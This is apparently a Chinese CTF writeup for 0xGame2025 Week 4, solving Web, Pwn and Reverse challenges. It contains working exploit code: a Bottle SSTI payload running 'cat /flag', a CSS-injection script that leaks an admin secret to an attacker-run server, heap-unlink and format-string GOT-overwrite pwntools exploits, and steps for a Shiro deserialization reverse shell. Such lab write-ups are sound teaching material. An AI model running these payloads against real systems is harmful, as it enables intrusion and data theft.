0xGame2025 Week4 Writeup

Web

SpringShiro

直接看附件可以发现账号密码，你也可以弱密码爆破一下，登陆后下载 /actuator/heapdump

用 https://github.com/whwlsfb/JDumpSpider 获取 shiro key

用 https://github.com/SummerSec/ShiroAttack2 打 shiro 反序列化 rce （key填第二步获得的key），利用链随便选一条能打的就行 然后反弹shell

绳网委托Bottle版

https://xz.aliyun.com/news/16942?u_atoken=95e962674f782d4542190e3a1aede167&u_asig=1a0c399717413302460763434e0039

考的是Bottle中插入python代码进行SSTI

过滤了{}，所以并不能使用常规的SSTI来进行注入

看开发者文档

https://www.osgeo.cn/bottle/stpl.html

空白控件

代码块和代码行总是横跨整行。去掉代码段后前面的空白。由于嵌入的代码，您不会在模板中看到空行或悬空：

```
<div>
 % if True:
  <span>content</span>
 % end
</div>
```

此代码段呈现为干净和紧凑的HTML:：

```
<div>
  <span>content</span>
</div>
```

但是嵌入代码仍然需要您开始一个新行，这可能不是您希望在呈现的模板中看到的内容。要跳过代码段前面的换行符，请以双反斜杠结束文本行：：

```
<div>\\
 %if True:
<span>content</span>\\
 %end
</div>
```

这次呈现的模板如下所示：

```
<div><span>content</span></div>
```

这只能直接在代码段前面工作。在所有其他地方，您可以自己控制空白，不需要任何特殊的语法。

这里看到可以用if

所以payload：

代码块

```
1  <div>
2   % if __import__('bottle').abort(404,__import__('os').popen("cat
   /flag").read()):
3     <span>content</span>
4
5   % end
6  </div>
```

旧吊带袜天使：想吃真蛋糕的Stocking

改了一下难度，这样AI一下应该就可以了，所以标成noob，不过如果手搓的话还是有点难度的，所以还是来分析一下，直接看model_server.py：

代码块

```
class SimpleDessertClassifier(nn.Module):
    def __init__(self):
        super().__init__()
        self.feature = nn.Sequential(
            nn.Conv2d(3, 32, 3, padding=1), nn.ReLU(), nn.MaxPool2d(2),
            nn.Conv2d(32, 64, 3, padding=1), nn.ReLU(), nn.MaxPool2d(2),
            nn.Conv2d(64, 128, 3, padding=1), nn.ReLU(), nn.MaxPool2d(2),
            nn.AdaptiveAvgPool2d((7, 7)), nn.Flatten(),
        )
        self.classifier = nn.Sequential(
            nn.Linear(128 * 7 * 7, 256), nn.ReLU(), nn.Dropout(0.3),
            nn.Linear(256, 128), nn.ReLU(),
            nn.Linear(128, 3)   # ← 输出层：3 类（Cake=0, Poison=1, Other=2）
        )
```

最后一层：`classifier[5]`（即 `nn.Linear(128, 3)`）其参数在 `state_dict` 中命名为：

- `'classifier.5.weight'`：形状 `(3, 128)`
- `'classifier.5.bias'`：形状 `(3,)`

一般来说，CNN和中间层都比较难以控制，注意到app.py里的判断逻辑：

代码块

```
if cake_confidence < 24 and poisoned_apple_confidence > cake_confidence:
            result['flag'] = os.environ.get('FLAG',
'0xGame{Panty_&_Stocking_with_Garterbelt}')
            result['message'] = 'Warning Cake'
```

只需要控制输出层，让他将置信度输出到你想要的就行了，所以直接污染输出层

app.py中的模型加载逻辑：

代码块

```
@app.route('/upload_model', methods=['POST'])
def upload_model():
    global current_model
    if 'model' not in request.files:
        return jsonify({'error': 'NULL'}), 400

    file = request.files['model']
    if file.filename == '':
```

```
        return jsonify({'error': 'Empty'}), 400

    if not file.filename.endswith('.pth'):
        return jsonify({'error': 'Only .pth'}), 400

    model_id = str(uuid.uuid4())
    model_path = os.path.join(UPLOAD_FOLDER, f"{model_id}.pth")
    file.save(model_path)

    try:
        state_dict = torch.load(model_path, map_location='cpu',
weights_only=True)
        new_model = SimpleDessertClassifier()
        new_model.load_state_dict(state_dict)
        new_model.eval()
    except Exception as e:
        return jsonify({'error': f'Load failed: {str(e)}'}), 400

    current_model = new_model
    session['model_id'] = model_id
    return jsonify({'success': True, 'model_id': model_id})
```

这边上传部分就匹配后缀，然后看这边的load部分：

代码块

```
tate_dict = torch.load(model_path, map_location='cpu', weights_only=True)
new_model = SimpleDessertClassifier()
new_model.load_state_dict(state_dict)  # ← 严格匹配键名和张量形状
```

根据官方文档Module — PyTorch 2.9 documentation

这边可以看到，`load_state_dict` 必须完全匹配键名和张量形状，所以为了让他能够完全匹配，我们就直接从源文件那边导入类：`from model_server import SimpleDessertClassifier`，然后定位后污染即可

代码块

```
import torch
from model_server import SimpleDessertClassifier

model = SimpleDessertClassifier()
sd = model.state_dict()

last_linear_weight = None
last_linear_bias = None
```

```
for k in sorted(sd.keys()):
    if k.endswith('.weight') and sd[k].shape[0] == 3:
        last_linear_weight = k
        last_linear_bias = k.replace('.weight', '.bias')
        break

if last_linear_weight is None:
    raise RuntimeError("未能找到输出层 Linear")

sd[last_linear_weight] = torch.zeros_like(sd[last_linear_weight])
sd[last_linear_bias] = torch.tensor([-10.0, 10.0, 0.0])

torch.save(sd, "poisoned_fixed.pth")
```

跨站脚本攻击加CSS还是XSS？？？

CSS Leak 即通过 CSS 注入实现 XS Leak, 一个常见的方法是利用 CSS 选择器匹配指定标签的某个属性的内容

例如, 目标网站存在 HTML

代码块

```
<meta readonly name="secret" content="wwww">
```

根据参考文章, 当网站可以注入 CSS 时, 便可以通过属性选择器匹配 meta 标签内的 value 属性

代码块

```
meta[name="secret"][content^="{}"] {
    background: url("http://myserver.com?q=w");
}
```

该 CSS 的作用如下

1. 通过属性选择器匹配某个 meta 标签, 其 name 属性的值为 secret, 且 content 属性以 `w` 开头
2. 如果成功匹配, 则会向 `https://myserver.com?q=w` 发起 HTTP 请求

通过上述过程, 便可以一步一步地拿到 content 标签的所有内容，不过因为meta正常来说不会被浏览器所渲染的，而meta又在head之下

所以还需要：

代码块

```
head, meta {
```

```
    display: block;
}
```

题目提供了 paste note, view note 和 report 功能

其中 view note 时会返回 secret 字段

代码块

```
app.get('/view/:id', requireLogin, (req, res) => {
    let id = req.params.id;

    res.render('view', {
        id: id,
        content: notes.get(id) || 'Note not found',
        secret: (req.session.user === 'admin') ? FLAG : 'Admin Channel',
        note: (req.session.user === 'admin')? 'Welcome Admin' : 'You Are Not Admin So No Secrets Here'
    });
})
```

只有当用户为 admin 时才会显示 FLAG

前端模版 view.ejs 部分内容

代码块

```
<head>
<title>View</title>
<meta readonly name="secret" content="<%- locals.secret %>">
</head>
```

代码使用了 `<%- xxx %>` 来显示 content 变量的内容, 这种方式不会对 HTML 标签进行转义, 同时 secret (flag) 被显示在了 meta 标签的 value 属性内

注意到 paste note 存在 DOMPutify 过滤

代码块

```
app.post('/paste', requireLogin, (req, res) => {
    let id = crypto.randomUUID();
    let content = req.body.content;
    let clean_content = DOMPurify.sanitize(content);
    notes.set(id, clean_content);

    res.render('index', {
```

```
            message: 'Paste note successfully! <br /> ID: <a href="/view/' + id + '">' + id + '</a>'
        });
    })
```

DOMPutify 是一个 XSS 净化器 (sanitizer), 它会清除任何可能造成 XSS 的危险内容, 一般来说这个第三方库足够安全, 不会出现绕过的可能性, 因此只能从其它角度入手

翻阅 DOMPurify 官方文档, 可以知道 DOMPurify 在默认情况下并不会过滤 style 标签

结合 view.ejs 以及 bot.js 的代码, 容易知道解题思路是通过 CSS 注入泄漏 admin 用户的 secret (flag)

payload 如下, 分为两个文件: exp.html 和 exp.py

exp.html

代码块

```
<script>
    const sleep = (ms) => new Promise(resolve => setTimeout(resolve, ms));

    (async function() {
        while (true) {
            let res = await fetch('http://host.docker.internal:8000/next');
            let note_id = await res.text();

            if (note_id === 'done') {
                break;
            }

            let w = window.open('http://localhost:3000/view/' + note_id);
            await sleep(1000);
            w.close();
        }
    })()
</script>
```

exp.py


代码块

```
from flask import Flask, request
from flask_cors import cross_origin
import requests
import string
import random
import re
```

```
7
8   app = Flask(__name__)
9
10  flag = ''
11
12  dicts = string.ascii_letters + string.digits + r'{}-_'
13
14  payload = '''
15  meta[name="secret"][content^="{}"] {{
16      background: url("http://host.docker.internal:8000/leak?c={}");
17  }}'''
18
19  data = {
20      'username': random.randbytes(6).hex(),
21      'password': random.randbytes(6).hex()
22  }
23
24  s = requests.Session()
25  s.post('http://127.0.0.1:10800/register', data=data)
26  s.post('http://127.0.0.1:10800/login', data=data)
27
28  next_note_id = ''
29
30  def report():
31      s.post('http://127.0.0.1:10800/report', data={
32          'url': 'http://host.docker.internal:8000/exp.html'
33      })
34
35  def paste(flag):
36      global next_note_id
37
38      if flag.endswith('}'):
39          next_note_id = 'done'
40          print('done')
41          return
42
43      content = '''
44  head, meta {
45      display: block;
46  }
47  '''
48      for c in dicts:
49          content += payload.format(flag + c, c)
50
51      res = s.post('http://127.0.0.1:10800/paste', data={
52          'content': '<div><style>' + content + '</style></div>'
53      })
```

```python
    next_note_id = re.findall(r'"/view/(.*)?"', res.text)[0]
    print('next note id: ' + next_note_id)

@cross_origin()
@app.route('/next')
def next():
    return next_note_id

@app.route('/exp.html')
def exp_html():
    with open('exp.html', 'r') as f:
        content = f.read()
    return content

@app.route('/leak')
def leak():
    global flag

    c = request.args.get('c')
    flag += c
    print('flag: ' + flag)
    paste(flag)

    return 'ok'

if __name__ == '__main__':
    paste('')
    report()
    app.run(host='0.0.0.0', port=8000)
```

运行 exp.py 后稍等一会即可泄露出完整的 flag



Pwn

幻想乡缘起

单纯的uaf不太好玩，出了个 `offbynull`

甚至关了PIE，可以使用unlink修改任意elf的可写内存

代码块

```
from pwn import *
io=process('./pwn')
libc=ELF('./libc.so.6')
def bug():
    gdb.attach(io)
def ch(Id):
    io.sendlineafter(b"> :",str(Id))
def add(Id,size,payload=b'\x00'):
    ch(1)
    io.sendlineafter(b"Which page?",str(Id).encode())
    io.sendlineafter(b"How long do you want to write?",str(size).encode())
    io.send(payload)
def free(Id):
    ch(2)
    io.sendlineafter(b"Which page has error?",str(Id).encode())
def show(Id):
    ch(3)
    io.sendlineafter(b"Which page do you want to review?\n",str(Id).encode())
def edit(Id,payload):
    ch(4)
    io.sendlineafter(b"Which page needs be rewrite?",str(Id).encode())
    io.sendafter(b"Please input correct history!",payload)
add(0,0x28)
add(1,0xf0)
for i in range(7):
    add(2+i,0xf0)
add(14,0x90,b'/bin/sh\x00')
for i in range(7):
    free(2+i)
fd=0x4040C0-0x18
bk=0x4040C0-0x10
payload=p64(0)+p64(0x21)+p64(fd)+p64(bk)+p64(0x20)
edit(0,payload)
free(1)
edit(0,p64(0)*3+p64(0x404800)+p64(0x404018))

```

```
show(1)
base=u64(io.recv(6)+b'\x00\x00')-libc.sym.free
print(hex(base))
system=base+libc.sym.system
edit(1,p64(system)[:-1])

free(14)
io.interactive()
```

Hourai's Last Game

漏洞挖掘

漏洞点其实就是一个格式化字符串漏洞，位于 `Log` 函数中。是否能真正利用就需要看上层调用传入的参数是否足够严格。

对 `Log` 函数做交叉引用，可以发现总共五处调用。而在 `send_file_response` 的调用中，当文件路劲查找失败时，会先将用户输入的文件名拼接至 `File %s not found` 字符串，再将该字符串直接作为 `fmt` 送进 `Log` 函数，由此触发格式化字符串漏洞

漏洞利用

游戏获胜了可以拿到一个 `PIE` 地址，或者你直接通过 `POST` 访问也可以直接拿到。

由于目标是获取相对程序来说上层目录下的 `flag` ，也就是 `../flag` ，而程序通过 `check_extension` 和 `is_safe_path` 两个函数进行了验证。因此可以考虑通过格式化字符串将验证函数给修改，从而绕过验证。这两个验证函数主要依靠的是 `strstr` 和 `strcasecmp` 两个c库函数。将这两个函数的 `got` 表改为 `malloc` ，使得返回值刚好与原来相反，这样便能绕过验证。

当时也可以修改某个函数的got表的末尾为system,即可rce,但是需要爆破1/16

使用命令 `;cat ../flag > ./(*).(html);.js` 将flag定向到当前工作目录覆盖一个前端文件(想绕过strstr检测可以使用base64编码后解码执行)

然后调用api传送文件即可获取flag

还有一点是格式化字符串的偏移需要多次非调试环境下测试才能得出，gdb上计算的和非调试环境下有些区别，但确定了之后就是稳定了的。

exp

代码块

```
from pwn import *
ip="localhost"
port="8080"
#####################################################
```

```
io=remote(ip,port)
payload=b"POST /reward\r\n\r\nWin"
io.send(payload)
io.recvuntil(b"0x")
pie=int(io.recv(12),16)-0x1C95
print(hex(pie))
io.recvuntil(b'"}')
io.close()
pause()
io=remote(ip,port)
got=pie+0x5028  #strcasecmp
plt=pie+0x1370  #malloc
t1=plt&0xffff
t2=(plt>>16)&0xff
t3=(plt>>24)&0xff
t4=(plt>>32)&0xff
t5=(plt>>40)&0xff
"""
print(hex(plt))
print(hex(t2))
print(hex(t3))
print(hex(t4))
print(hex(t5))
print(hex(t1))
"""
payload=f"%660$lln%{t2-5}c%661$hhn%{0x100+t3-t2}c%662$hhn%{0x300+t4-t3}c%663$hhn%{0x500+t5-t4}c%664$hhn%{t1-t5-0x900}c%660$hn".encode()
payload =(b"/"+payload+b".js\x00\x00").ljust(0x74,b'\x00')
payload+=p64(got)#%660$p
payload+=p64(got+2)
payload+=p64(got+3)
payload+=p64(got+4)
payload+=p64(got+5)
payload+=p64(0)*0x60
payload =b"GET\n"+payload
io.sendline(payload)
io.close()

#####################################################
pause()
io=remote(ip,port)
got=pie+0x5110   #strstr
plt=pie+0x1370   #malloc
t1=plt&0xffff
t2=(plt>>16)&0xff
t3=(plt>>24)&0xff
t4=(plt>>32)&0xff
```

```
t5=(plt>>40)&0xff
"""
print(hex(plt))
print(hex(t2))
print(hex(t3))
print(hex(t4))
print(hex(t5))
print(hex(t1))
"""
payload=f"%660$lln%{t2-5}c%661$hhn%{0x100+t3-t2}c%662$hhn%{0x200+t4-t3}c%663$hhn%{0x300+t5-t4}c%664$hhn%{t1-t5-0x600}c%660$hn".encode()
payload =(b"/"+payload+b".js\x00\x00").ljust(0x74,b'\x00')
payload+=p64(got)#%660$p
payload+=p64(got+2)
payload+=p64(got+3)
payload+=p64(got+4)
payload+=p64(got+5)
payload+=p64(0)*0x60
payload =b"GET\n"+payload
io.sendline(payload)
io.close()

#####################################################
pause()
io=remote(ip,port)
payload=b"GET\n/../flag"
io.send(payload)
print(io.recv())
io.close()
```

Reverse

花鸟风月

经典jz+jnz花指令，把0x4012F2这个位置的字节nop掉就行了

```
.text:004012C0 loc_4012C0:                             ; CODE XREF: sub_4019BD+F8↓p
.text:004012C0                 push    ebp
.text:004012C1                 mov     ebp, esp
.text:004012C3                 sub     esp, 0DCh
.text:004012C9                 mov     eax, ___security_cookie
.text:004012CE                 xor     eax, ebp
.text:004012D0                 mov     [ebp-4], eax
.text:004012D3                 push    ebx
.text:004012D4                 push    esi
.text:004012D5                 push    edi
.text:004012D6                 mov     dword ptr [ebp-0D4h], 81428113h
.text:004012E0                 mov     dword ptr [ebp-0DCh], 1421043h
.text:004012EA                 xor     eax, eax
.text:004012EC                 test    eax, eax
.text:004012EE                 jnz     short near ptr loc_4012F2+1
.text:004012F0                 jz      short near ptr loc_4012F2+1
.text:004012F2
.text:004012F2 loc_4012F2:                             ; CODE XREF: .text:004012EE↑j
.text:004012F2                                         ; .text:004012F0↑j
.text:004012F2                 call    near ptr 4260675Fh
.text:004012F7                 add     al, ch
.text:004012F9                 add     edi, ebp
.text:004012F9 ; ---------------------------------------------------------------------------
.text:004012FB                 db 0FFh
.text:004012FC                 dd 4C483FFh, 36AE850h, 0C4830000h, 28858D04h, 50FFFFFFh
.text:00401310                 db 68h
.text:00401311                 dd offset unk_422068
.text:00401315                 db 0E8h, 0E6h, 0FCh
.text:00401318                 dd 0C483FFFFh, 8DE85004h, 83000003h, 85C708C4h, 0FFFFFF30h
.text:0040132C                 dd 0
```

里面有很多byte_xxxxxx，点进去会发现都是1 2 3 4 5 这些常量，重命名即可。

unk_422054里面都是些乱的字节，但程序又能正常输出提示信息。结合动态调试，可以确定，所有字符串都是被加密的，sub_401000是字符串解密函数，sub_401670则是printf

```
v11 = -2126348013;
v0 = sub_401000(&unk_422054);
sub_401670(v0);
v1 = sub_401000(&unk_422068);
sub_4016B0(v1, (char)&v10);
for ( i = 0; i < 10; ++i )
{
  v11 = 21106755 * v11 + 1126795285;
  v11 ^= __ROL4__(
           v10,
           i * (byte_422007 + byte_422004)
         % (byte_422008
          + byte_422004
          + byte_422005 * byte_422008
          + byte_422AA0 * (byte_422002 + byte_422006 + byte_422003)
          - byte_422005 * byte_422005));
}
if ( v11 == 0xA745DA5D )
{
  v2 = sub_401000(&unk_42206C);
  sub_401670(v2);
  v5 = sub_401000(&unk_422094);
  sub_401670(v5);
  v6 = sub_401000(&unk_4220A4);
  sub_4016B0(v6, (char)v14);
  sub_4011D0(v14, v10, byte_422004 + byte_422002 + byte_422008 * byte_422003);
  sub_401070(v14, v13, byte_422005 + byte_422001 + byte_422008 * byte_422003);
  v9 = byte_422004 * byte_422003 * byte_422002;
  v7 = sub_401000(&unk_4220A8);
  if ( sub_40B460(v13, v7, v9) )
    v8 = sub_401000(&unk_4220FC);
  else
    v8 = sub_401000(&unk_4220E8);
  sub_401670(v8);
  return 0;
```

恢复到这样应该不难吧。看到flag需要Xor加密，base64，然后再和字符串解密后的字节比较。


```
hash = 0x81428113;
v0 = deStr((int)byte_422054);                // Input key (Hex):
printf(v0);
v1 = deStr((int)byte_422068);                // %x
scanf(v1, (char)&key);
for ( i = 0; i < 10; ++i )
{
  hash = 0x1421043 * hash + 0x43298815;
  hash ^= __ROL4__(key, i * (8 + 5) % (9 + 5 + 6 * 9 + 0 * (3 + 7 + 4) - 6 * 6));// 13*i%32
}
if ( hash == 0xA745DA5D )
{
  v2 = deStr((int)byte_42206C);              // Key is correct!
  printf(v2);
  v5 = deStr((int)byte_422094);              // Input flag:
  printf(v5);
  v6 = deStr((int)byte_4220A4);              // %s
  scanf(v6, (char)flag);
  xor(flag, key, 5 + 3 + 9 * 4);
  base64(flag, v13, 6 + 2 + 9 * 4);
  len = 5 * 4 * 3;
  v7 = deStr((int)byte_4220A8);
  if ( strncmp(v13, v7, len) )
    v8 = deStr((int)byte_4220FC);            // Wrong!
  else
    v8 = deStr((int)byte_4220E8);            // Congratulations!
  printf(v8);
  return 0;
}
else
{
  v3 = deStr((int)byte_422080);              // Key is incorrect!
  printf(v3);
  return 0;
}
```

爆破出key

代码块

```
#include <stdio.h>
#include <string.h>

#define __ROL4__(x, n) (((x) << (n)) | ((x) >> (32 - (n))))
int main()
{
    unsigned int hash, key, i;
    for (key = 0; key < 0xFFFFFFFF; ++key)
    {
        hash = 0x81428113;
        for (i = 0; i < 10; ++i)
        {
            hash = 0x1421043 * hash + 0x43298815;
            hash ^= __ROL4__(key, i * 13 % 32); // 13*i%32
        }
        if (hash == 0xA745DA5D)
            printf("0x%08X\n", key); // 0x98BF3B77
    }

    return 0;
}

```

从后往前解密，先异或99



重命名后base64非常清晰，按照字节分别找到c1,c2,c3,c4，注意到c2和c3的顺序反了。也可以通过动态调试发现

```
int __cdecl base64(unsigned __int8 *plain, unsigned __int8 *cipher, int len)
{
  int result; // eax
  unsigned __int8 c3; // [esp+Ah] [ebp-56h]
  int i; // [esp+Ch] [ebp-54h]
  unsigned __int8 c4; // [esp+12h] [ebp-4Eh]
  unsigned __int8 c2; // [esp+13h] [ebp-4Dh]
  int index; // [esp+14h] [ebp-4Ch]
  int v9; // [esp+14h] [ebp-4Ch]
  char b64table[68]; // [esp+18h] [ebp-48h] BYREF

  index = 0;
  strcpy(b64table, "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/");
  for ( i = 0; i < len; i += 3 )
  {
    c2 = b64table[(((int)plain[i + 1] >> 4) | (unsigned __int8)(16 * plain[i])) & 0x3F];
    if ( i + 1 >= len )
      c2 = '=';
    else
      c3 = b64table[(((int)plain[i + 2] >> 6) | (unsigned __int8)(4 * plain[i + 1])) & 0x3F];
    if ( i + 2 >= len )
      c4 = '=';
    else
      c4 = b64table[plain[i + 2] & 0x3F];
    cipher[index] = b64table[((int)plain[i] >> 2) & 0x3F];
    v9 = index + 1;
    cipher[v9] = c3;
    cipher[++v9] = c2;
    cipher[++v9] = c4;
    index = v9 + 1;
    result = i + 3;
  }
  cipher[index] = 0;
  return result;
}
```


换一下顺序

```python
s = "MAPDc3GtPQ34vM3pNBb1PWGxccHtvxH1NVa9JPTtacS57IilN5uxJSW5Iwm="
result = ""
for i in range(0, len(s), 4):
    result += s[i]
    result += s[i + 2]
    result += s[i + 1]
    result += s[i + 3]
print(result)
# MPADcG3tP3Q4v3MpNbB1PGWxcHctvHx1NaV9JTPtaSc57iIlNu5xJWS5Imw=

```

